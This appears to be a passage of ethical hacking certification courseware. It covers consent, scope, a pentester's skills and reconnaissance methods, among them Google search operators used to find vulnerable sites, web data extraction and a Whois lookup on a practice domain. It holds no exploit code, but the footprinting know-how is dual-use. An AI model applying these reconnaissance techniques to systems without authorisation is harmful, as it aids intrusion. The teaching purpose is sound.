The important distinction between ethical hackers and crackers is consent. Crackers attempt to gain unauthorized access to systems, while ethical hackers are always completely open and transparent about what they are doing and how they are doing it. Ethical hacking is, therefore, always legal.




Why Ethical Hacking is Necessary

To beat a hacker, you need to think like one!

Ethical hacking is necessary as it **allows for counter attacks against malicious hackers** through anticipating the methods used to break into the system

Reasons why organizations recruit ethical hackers

- To **prevent hackers** from gaining access to the organization's information systems
- To provide adequate preventive measures in order to **avoid security breaches**
- To **uncover vulnerabilities** in systems and explore their potential as a security risk
- To help **safeguard customer data**
- To analyze and **strengthen an organization's security posture**
- To **enhance security awareness** at all levels in a business



Why Ethical Hacking is Necessary (Cont'd)

Ethical Hackers Try to Answer the Following Questions

1. What can an intruder see on the **target system**? (Reconnaissance and Scanning phases)
2. What can an **intruder do** with that information? (Gaining Access and Maintaining Access phases)
3. Does anyone at the target organization **notice the intruders' attempts** or successes? (Reconnaissance and Covering Tracks phases)
4. Are all **components of the information system** adequately protected, updated, and patched?
5. How much time, effort, and money are required to obtain **adequate protection**?
6. Are the **information security measures** in compliance with legal and industry standards?

Why Ethical Hacking is Necessary

As technology is growing at a faster pace, so is the growth in the risks associated with it. To beat a hacker, it is necessary to think like one!

Ethical hacking is necessary as it allows to counter attacks from malicious hackers by anticipating methods used by them to break into a system. Ethical hacking helps to predict various possible vulnerabilities well in advance and rectify them without incurring any kind of outside attack. As hacking involves creative thinking, vulnerability testing, and security audits alone cannot ensure that the network is secure. To achieve security, organizations must implement a “defense-in-depth” strategy by penetrating their networks to estimate and expose vulnerabilities.

Reasons why organizations recruit ethical hackers

- To prevent hackers from gaining access to the organization’s information systems
- To uncover vulnerabilities in systems and explore their potential as a risk
- To analyze and strengthen an organization’s security posture, including policies, network protection infrastructure, and end-user practices
- To provide adequate preventive measures in order to avoid security breaches
- To help safeguard the customer data
- To enhance security awareness at all levels in a business

An ethical hacker’s evaluation of a client’s information system security seeks to answer three basic questions:

1. **What can an attacker see on the target system?**

   Normal security checks by system administrators will often overlook vulnerabilities. The ethical hacker has to think about what an attacker might see during the reconnaissance and scanning phases of an attack.

2. **What can an intruder do with that information?**

   The ethical hacker must discern the intent and purpose behind attacks to determine appropriate countermeasures. During the gaining-access and maintaining-access phases of an attack, the ethical hacker needs to be one step ahead of the hacker in order to provide adequate protection.

3. **Are the attackers’ attempts being noticed on the target systems?**


   Sometimes attackers will try to breach a system for days, weeks, or even months. Other times they will gain access but will wait before doing anything damaging. Instead, they will take the time to assess the potential use of exposed information. During the reconnaissance and covering tracks phases, the ethical hacker should notice and stop the attack.

After carrying out attacks, hackers may clear their tracks by modifying log files and creating backdoors, or by deploying trojans. Ethical hackers must investigate whether such activities have been recorded and what preventive measures have been taken. This not only provides them with an assessment of the attacker’s proficiency but also gives them insight into the existing security measures of the system being evaluated. The entire process of ethical hacking and subsequent patching of discovered vulnerabilities depends on questions such as:

- What is the organization trying to protect?
- Against whom or what are they trying to protect it?

- Are all the components of the information system adequately protected, updated, and patched?
- How much time, effort, and money is the client willing to invest to gain adequate protection?
- Do the information security measures comply with industry and legal standards?

Sometimes, in order to save on resources or prevent further discovery, the client might decide to end the evaluation after the first vulnerability is found; therefore, it is important that the ethical hacker and the client work out a suitable framework for investigation beforehand. The client must be convinced of the importance of these security exercises through concise descriptions of what is happening and what is at stake. The ethical hacker must also remember to convey to the client that it is never possible to guard systems completely, but that they can always be improved.



Scope and Limitations of Ethical Hacking

Scope

- ❑ Ethical hacking is a crucial component of **risk assessment**, **auditing**, **counter fraud**, and information systems security **best practices**
- ❑ It is used to **identify risks** and highlight **remedial actions**. It also reduces ICT costs by resolving vulnerabilities

Limitations

- ❑ Unless the businesses already know what they are looking for and why they are **hiring an outside vendor to hack systems** in the first place, chances are there would not be much to gain from the experience
- ❑ An ethical hacker can only help the organization to better **understand its security system**; it is up to the organization to **place the right safeguards** on the network

Scope and Limitations of Ethical Hacking

Security experts broadly categorize computer crimes into two categories: crimes facilitated by a computer and those in which the computer is the target.

Ethical hacking is a structured and organized security assessment, usually as part of a penetration test or security audit, and is a crucial component of risk assessment, auditing, counter fraud, and information systems security best practices. It is used to identify risks and highlight remedial actions. It is also used to reduce Information and Communications Technology (ICT) costs by resolving vulnerabilities.

Ethical hackers determine the scope of the security assessment according to the client's security concerns. Many ethical hackers are members of a "Tiger Team." A tiger team works together to perform a full-scale test covering all aspects of the network, as well as physical and system intrusion.

An ethical hacker should know the penalties of unauthorized hacking into a system. No ethical hacking activities associated with a network-penetration test or security audit should begin before receiving a signed legal document giving the ethical hacker express permission to perform the hacking activities from the target organization. Ethical hackers must be judicious with their hacking skills and recognize the consequences of misusing those skills.

The ethical hacker must follow certain rules to fulfill their ethical and moral obligations. They must do the following:

- Gain authorization from the client and have a signed contract giving the tester permission to perform the test.
- Maintain confidentiality when performing the test and follow a Nondisclosure Agreement (NDA) with the client for the confidential information disclosed during the


test. The information gathered might contain sensitive information, and the ethical hacker must not disclose any information about the test or the confidential company data to a third party.

- Perform the test up to but not beyond the agreed-upon limits. For example, ethical hackers should perform DoS attacks only if they have previously agreed upon this with the client. Loss of revenue, goodwill, and worse consequences could befall an organization whose servers or applications are unavailable to customers because of the testing.

The following steps provide a framework for performing a security audit of an organization, which will help in ensuring that the test is organized, efficient, and ethical:

- Talk to the client and discuss the needs to be addressed during the testing
- Prepare and sign NDA documents with the client
- Organize an ethical hacking team and prepare the schedule for testing
- Conduct the test
- Analyze the results of the testing and prepare a report
- Present the report findings to the client

However, there are limitations too. Unless the businesses first know what they are looking for and why they are hiring an outside vendor to hack their systems in the first place, chances are there would not be much to gain from experience. An ethical hacker, thus, can only help the organization to better understand its security system. It is up to the organization to place the right safeguards on the network.



Skills of an Ethical Hacker

Technical Skills

- In-depth **knowledge of major operating environments** such as Windows, Unix, Linux, and Macintosh
- In-depth **knowledge of networking** concepts, technologies, and related hardware and software
- A **computer expert** adept at technical domains
- **Knowledgeable about security areas** and related issues
- "**High technical**" **knowledge** for launching sophisticated attacks


Non-Technical Skills

- The **ability to learn** and adopt new technologies quickly
- **Strong work ethics** and good problem solving and communication skills
- Committed to the **organization's security policies**
- An awareness of **local standards and laws**

Skills of an Ethical Hacker

It is essential for an ethical hacker to acquire the knowledge and skills to become an expert hacker and to use this knowledge in a lawful manner. The technical and non-technical skills to be a good ethical hacker are discussed below:

- **Technical Skills**
  - In-depth knowledge of major operating environments, such as Windows, Unix, Linux, and Macintosh
  - In-depth knowledge of networking concepts, technologies, and related hardware and software
  - A computer expert adept at technical domains
  - The knowledge of security areas and related issues
  - High technical knowledge of how to launch sophisticated attacks
- **Non-Technical Skills**
  - The ability to quickly learn and adapt new technologies
  - A strong work ethic and good problem solving and communication skills
  - Commitment to an organization's security policies
  - An awareness of local standards and laws




Module Flow

1. Understand Cyber Kill Chain Methodology
2. Discuss Hacking Concepts and Hacker Classes
3. Understand Different Phases of Hacking Cycle
4. Discuss Ethical Hacking Concepts, Scope, and Limitations
5. Ethical Hacking Tools

Ethical Hacking Tools

This section discusses the various hacking tools that allows security professionals to gather critical information about the target.



Reconnaissance Using Advanced Google Hacking Techniques

Google hacking refers to the use of advanced Google search operators for **creating complex search queries** to extract sensitive or hidden information that helps attackers **find vulnerable targets**

Popular Google advanced search operators

Search operators	Description
[cache:]	Displays the web pages stored in the Google cache
[link:]	Lists web pages that have links to the specified web page
[related:]	Lists web pages that are similar to the specified web page
[info:]	Presents some information that Google has about a particular web page
[site:]	Restricts the results to those websites in the given domain
[allintitle:]	Restricts the results to those websites containing all the search keywords in the title
[intitle:]	Restricts the results to documents containing the search keyword in the title
[allinurl:]	Restricts the results to those containing all the search keywords in the URL
[inurl:]	Restricts the results to documents containing the search keyword in the URL
[location:]	Finds information for a specific location

Reconnaissance Using Advanced Google Hacking Techniques

Google hacking refers to the use of advanced Google search operators for creating complex search queries to extract sensitive or hidden information. The accessed information is then used by attackers to find vulnerable targets. Footprinting using advanced Google hacking techniques involves locating specific strings of text within search results using advanced operators in the Google search engine.

Advanced Google hacking refers to the art of creating complex search engine queries. Queries can retrieve valuable data about a target company from Google search results. Through Google hacking, an attacker tries to find websites that are vulnerable to exploitation. Attackers can use the Google Hacking Database (GHDB), a database of queries, to identify sensitive data. Google operators help in finding the required text and avoiding irrelevant data. Using advanced Google operators, attackers can locate specific strings of text such as specific versions of vulnerable web applications. When a query without advanced search operators is specified, Google traces the search terms in any part of the webpage, including the title, text, URL, digital files, and so on. To confine a search, Google offers advanced search operators. These search operators help to narrow down the search query and obtain the most relevant and accurate output.

The syntax to use an advanced search operator is as follows: operator**: search_term**

Note: Do not enter any spaces between the operator and the query.

Some popular Google advanced search operators include:

Source: *http://www.googleguide.com*

- **site**: This operator restricts search results to the specified site or domain.

  For example, the [games site: www.certifiedhacker.com] query gives information on games from the certifiedhacker site.

- **allinurl**: This operator restricts results to only the pages containing all the query terms specified in the URL.

  For example, the [allinurl: google career] query returns only pages containing the words “google” and “career” in the URL.

- **inurl**: This operator restricts the results to only the pages containing the specified word in the URL.

  For example, the [inurl: copy site:www.google.com] query returns only Google pages in which the URL has the word “copy.”

- **allintitle**: This operator restricts results to only the pages containing all the query terms specified in the title.

  For example, the [allintitle: detect malware] query returns only pages containing the words “detect” and “malware” in the title.

- **intitle**: This operator restricts results to only the pages containing the specified term in the title.

  For example, the [malware detection intitle:help] query returns only pages that have the term “help” in the title, and the terms “malware” and “detection” anywhere within the page.

- **inanchor**: This operator restricts results to only the pages containing the query terms specified in the anchor text on links to the page.

  For example, the [Anti-virus inanchor:Norton] query returns only pages with anchor text on links to the pages containing the word “Norton” and the page containing the word “Anti-virus.”

- **allinanchor**: This operator restricts results to only the pages containing all query terms specified in the anchor text on links to the pages.

  For example, the [allinanchor: best cloud service provider] query returns only pages for which the anchor text on links to the pages contains the words “best,” “cloud,” “service,” and “provider.”

- **cache**: This operator displays Google's cached version of a web page instead of the current version of the web page.

  For example, [cache**:**www.eff.org] will show Google’s cached version of the Electronic Frontier Foundation home page.

- **link**: This operator searches websites or pages that contain links to the specified website or page.

  For example, [link:www.googleguide.com] finds pages that point to Google Guide’s home page.

  Note: According to Google’s documentation, “you cannot combine a link: search with a regular keyword search.”

Also note that when you combine link: with another advanced operator, Google may not return all the pages that match.

- **related**: This operator displays websites that are similar or related to the URL specified.

  For example, [related:www.microsoft.com] provides the Google search engine results page with websites similar to microsoft.com.

- **info**: This operator finds information for the specified web page.

  For example, [info:gothotel.com] provides information about the national hotel directory GotHotel.com home page.

- **location:** This operator finds information for a specific location.

  For example, [location: 4 seasons restaurant] will give you results based on the term "4 seasons restaurant."


- **Filetype:** This operator allows you to search for results based on a file extension.

  For Example, [jasmine:jpg] will provide jpg files based on jasmine.

Reconnaissance Tools

Web Data Extractor


It extracts **targeted contact data** (email, phone, and fax) from the website, extracts the URL and meta tags (title, description, keyword) for website promotion, and so on



Description	Keywords	Title	Url	Host	Domain	Page size	Page last modified
A brief description of this we...	keywords, or phrases, ...	Certfied Hacker	http://www.certifiedhacker.com/	certifiedhacker.com	com	9660	2011-02-10
			http://certifiedhacker.com/corporate-leami...	certifiedhacker.com	com	5845	2011-02-10
Professional Real Estate Ser...	real estate, real estate...	Professional Real Es...	http://certifiedhacker.com/Real%20Estate...	certifiedhacker.com	com	5381	2011-02-10
		Clear Construction	http://certifiedhacker.com/Under%20Cons...	certifiedhacker.com	com	5151	2017-12-27
		Under the Trees	http://certifiedhacker.com/Under%20the%...	certifiedhacker.com	com	3653	2017-12-27
A short description of your c...	Some keywords that b...	Your company - Ho...	http://certifiedhacker.com/Recipes/index....	certifiedhacker.com	com	5899	2011-02-10
Turbo max powerfull one pa...	Turbo max , owltempla...	Turbo Max Theme - ...	http://certifiedhacker.com/Turbo%20Max/...	certifiedhacker.com	com	12125	2017-12-27
		P-Folio	http://certifiedhacker.com/P-folio/index.html	certifiedhacker.com	com	11606	2017-12-27
A brief description of this we...	keywords, or phrases, ...	Unite - Together is B...	http://certifiedhacker.com/Social%20Medi...	certifiedhacker.com	com	15094	2017-12-27
Online Booking	booking, hotel, hotels,...	Online Booking	http://certifiedhacker.com/Online%20Boo...	certifiedhacker.com	com	20280	2017-12-27
A short description of your c...	Some keywords that b...	Your company - Rec...	http://certifiedhacker.com/Recipes/Chick...	certifiedhacker.com	com	9594	2011-02-10
A short description of your c...	Some keywords that b...	Your company - Abo...	http://certifiedhacker.com/Recipes/about-...	certifiedhacker.com	com	5762	2011-02-10
A short description of your c...	Some keywords that b...	Your company - Rec...	http://certifiedhacker.com/Recipes/recipe...	certifiedhacker.com	com	12716	2011-02-10
A short description of your c...	Some keywords that b...	Your company - Menu	http://certifiedhacker.com/Recipes/menu....	certifiedhacker.com	com	7909	2011-02-10
A short description of your c...	Some keywords that b...	Your company - Con...	http://certifiedhacker.com/Recipes/conta...	certifiedhacker.com	com	5828	2011-02-10
Online Booking	booking, hotel, hotels,...	Online Booking: Site...	http://certifiedhacker.com/Online%20Boo...	certifiedhacker.com	com	11965	2011-02-10
Online Booking	booking, hotel, hotels,...	Online Booking: Bro...	http://certifiedhacker.com/Online%20Boo...	certifiedhacker.com	com	16031	2011-02-10
Online Booking	booking, hotel, hotels,...	Online Booking: Con...	http://certifiedhacker.com/Online%20Boo...	certifiedhacker.com	com	14163	2011-02-10
Online Booking	booking, hotel, hotels,...	Online Booking: FAQ	http://certifiedhacker.com/Online%20Boo...	certifiedhacker.com	com	14047	2011-02-10
Online Booking	booking, hotel, hotels,...	Online Booking: Typ...	http://certifiedhacker.com/Online%20Boo...	certifiedhacker.com	com	12661	2011-02-10
Online Booking	booking, hotel, hotels,...	Online Booking: Sea...	http://certifiedhacker.com/Online%20Boo...	certifiedhacker.com	com	27877	2011-02-10
A short description of your c...	Some keywords that b...	Your company - Rec...	http://certifiedhacker.com/Recipes/recipe...	certifiedhacker.com	com	12451	2011-02-10
A short description of your c...	Some keywords that b...	Your company - Me...	http://certifiedhacker.com/Recipes/menu-...	certifiedhacker.com	com	11584	2011-02-10
Online Booking	booking, hotel, hotels,...	Online Booking: Prin...	http://certifiedhacker.com/Online%20Boo...	certifiedhacker.com	com	5693	2011-02-10
Online Booking	booking, hotel, hotels,...	Online Booking: Hot...	http://certifiedhacker.com/Online%20Boo...	certifiedhacker.com	com	39498	2011-02-10
Online Booking	booking, hotel, hotels,...	Online Booking: Che...	http://certifiedhacker.com/Online%20Boo...	certifiedhacker.com	com	12968	2011-02-10

Processing time: 00:00:08.623
Sites processed: 79 / 79
Downloaded: 865 KB
Avg. Speed: 128 KB/s

http://www.webextractor.com



Whois Record for CertifiedHacker.com


– Domain Profile

Registrant	PERFECT PRIVACY, LLC
Registrant Country	us
Registrar	NETWORK SOLUTIONS, LLC. Network Solutions, LLC IANA ID: 2 URL: http://networksolutions.com Whois Server: whois.networksolutions.com abuse@web.com (p) 18003337680
Registrar Status	clientTransferProhibited, clientTransferProhibited
Dates	6,160 days old Created on 2002-07-29 Expires on 2021-07-29 Updated on 2018-08-22
Name Servers	NS1.BLUEHOST.COM (has 2,477,906 domains) NS1.BLUEHOST.COM (has 2,477,906 domains) NS2.BLUEHOST.COM (has 2,477,906 domains) NS2.BLUEHOST.COM (has 2,477,906 domains)
Tech Contact	PERFECT PRIVACY, LLC 12808 Gran Bay Parkway West, Jacksonville, FL, 32258, us wf6j599s4d9@networksolutionsprivateregistration.com (p) 15707088780
IP Address	162.241.216.11 - 1,025 other sites hosted on this server
IP Location	- Utah - Provo - Unified Layer
ASN	AS46606 UNIFIEDLAYER-AS-1 - Unified Layer, US (registered Oct 24, 2008)
Domain Status	Registered And Active Website
IP History	13 changes on 13 unique IP addresses over 13 years
Registrar History	3 registrars with 2 drops
Hosting History	6 changes on 4 unique name servers over 16 years

https://whois.domaintools.com


Reconnaissance Tools (Cont'd)

IMCP Traceroute



